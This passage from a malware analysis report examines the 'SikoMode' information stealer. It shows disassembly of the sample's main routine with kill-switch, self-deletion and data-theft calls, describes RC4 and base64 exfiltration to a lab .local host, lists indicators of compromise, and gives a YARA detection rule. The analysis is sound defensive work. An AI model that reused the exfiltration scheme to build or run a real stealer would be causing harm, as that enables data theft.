 0x0041791f      mov     rdx, rax   ; int64_t arg2
 0x00417922      call    asgnRef    ; sym.asgnRef_6
 0x00417927      call    checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
 0x0041792c      mov     byte [0x00439be4], al
 0x00417932      test    al, al
 0x00417934      jne     0x417940
```

```
[0x00417936]
 0x00417936      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041793b      jmp     0x4179c9
```

```
[0x00417940]
 0x00417940      mov     rax, qword data.0041ec50 ; 0x41ec50
 0x00417947      lea     rcx, [env] ; jmp_buf env
 0x0041794e      mov     rdx, qword [rax]
 0x00417951      mov     qword [var_128h], rdx
 0x00417958      lea     rdx, [var_128h]
 0x0041795f      mov     qword [rax], rdx
 0x00417962      mov     rdx, rbp
 0x00417965      call    _setjmp    ; sym._setjmp ; int setjmp(jmp_buf env)
 0x0041796a      cdqe
 0x0041796c      mov     qword [var_120h], rax
 0x00417973      test    rax, rax
 0x00417976      jne     0x417998
```

```
[0x00417978]
 0x00417978      call    unpackResources__sikomode_17 ; sym.unpackResources__sikomode_17
 0x0041797d      call    stealStuff__sikomode_130 ; sym.stealStuff__sikomode_130
 0x00417982      call    popSafePoint ; sym.popSafePoint
```

```
[0x00417998]
 0x00417998      call    popSafePoint ; sym.popSafePoint
 0x0041799d      mov     qword [var_120h], 0
 0x004179a8      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x004179ad      call    popCurrentException ; sym.popCurrentException
 0x004179b2      jmp     0x417987
```

```
[0x00417987]
 0x00417987      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041798c      cmp     qword [var_120h], 0
 0x00417994      je      0x4179c9
```

Figure 10: Cutter showing main functions for Unknown.exe

Looking through the functions of Cutter also revealed the usage of RC4, which is an encryption algorithm, showing the method of sending data. The “SikoMode” found in the password text file is certainly the password for the RC4 algorithm, with a further encoding in base64. This is a very novel way to steal data, and very difficult to restructure the data whilst in transit, further helping to cover tracks.

7 Indicators of Compromise

7.1 Host Based Indicators


- **Suspicious Strings -** Several suspicious strings will be present in the binary that can identify it from benign programs.
- **password.txt file -** a password text file will appear in the `C:\Users\Public\` directory after detonation, which is the RC4 password.

7.2 Network Based Indicators

- **Initial call to suspicious domain -** There will be an initial call to `Hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/` to verify internet connection once the binary is detonated.
- **Posting of stolen data -** Whilst data is being exfiltrated, there will be continuous GET requests to `Hxxp://cdn.altimiter.local/feed?post= "LONG DATA"`.

8 Rules and Signatures

Yara rules were written for the binary, which were effective at catching both pre-detonation and post, with checking for the "SikoMode" string. The rules can be seen in Figure 11, the full version can be found in the Appendix.



```
rule sikomode_yara {

    meta:
        last_updated = "2024-02-23"
        author = "Thomas MacKinon"
        description = "Yara rules for Unknown.exe, aka SikoMode information stealer"

    strings:

        $URL1 = "http://cdn.altimiter.local/feed?post=" ascii
        $lang = "nim" // Common Malware Language
        $PE_magic_byte = "MZ" // This is the identifier of a Portable Executable, hinting at malware
        $URL2 = "http://update.ec12-4-109-278-3-ubuntu20-04.local/" ascii
        $encrypt = "toRC4" ascii
        $sikomode = "SikoMode" ascii
        $houdini = "houdini" ascii

    condition:

        $PE_magic_byte at 0 and //At position 0 meaning start,
        (
            (
                $lang and
                (
                    $houdini or
                    $encrypt
                )
            ) or
            (
                $URL1 or $URL2
            ) or
            (
                $sikomode
            )

        )


}
```

Figure 11: Yara rules for Unknown.exe

Appendix

Yara Rules

```
rule sikomode_yara {

    meta:
        last_updated = ”2024−02−23”
        author = ”Thomas MacKinon”
        description = ”Yara rules for Unknown.exe, aka SikoMode
        information stealer”

    strings:

        $URL1 = ”http://cdn.altimiter.local/feed?post=” ascii
        $lang = ”nim” // Common Malware Language
        $PE_magic_byte = ”MZ” // This is the identifier of a
        Portable Executable, hinting at malware
        $URL2 = ”http://update.ec12−4−109−278−3−ubuntu20−04.local/”
        ascii
        $encrypt = ”toRC4” ascii
        $sikomode = ”SikoMode” ascii
        $houdini = ”houdini” ascii

    condition:

        $PE_magic_byte at 0 and //At position 0 meaning start,
        (
            (
                $lang and
                (
                    $houdini or
                    $encrypt
                )
            ) or
            (
                $URL1 or $URL2
            ) or
            (
                $sikomode
```

```
                              )

                    )


}
```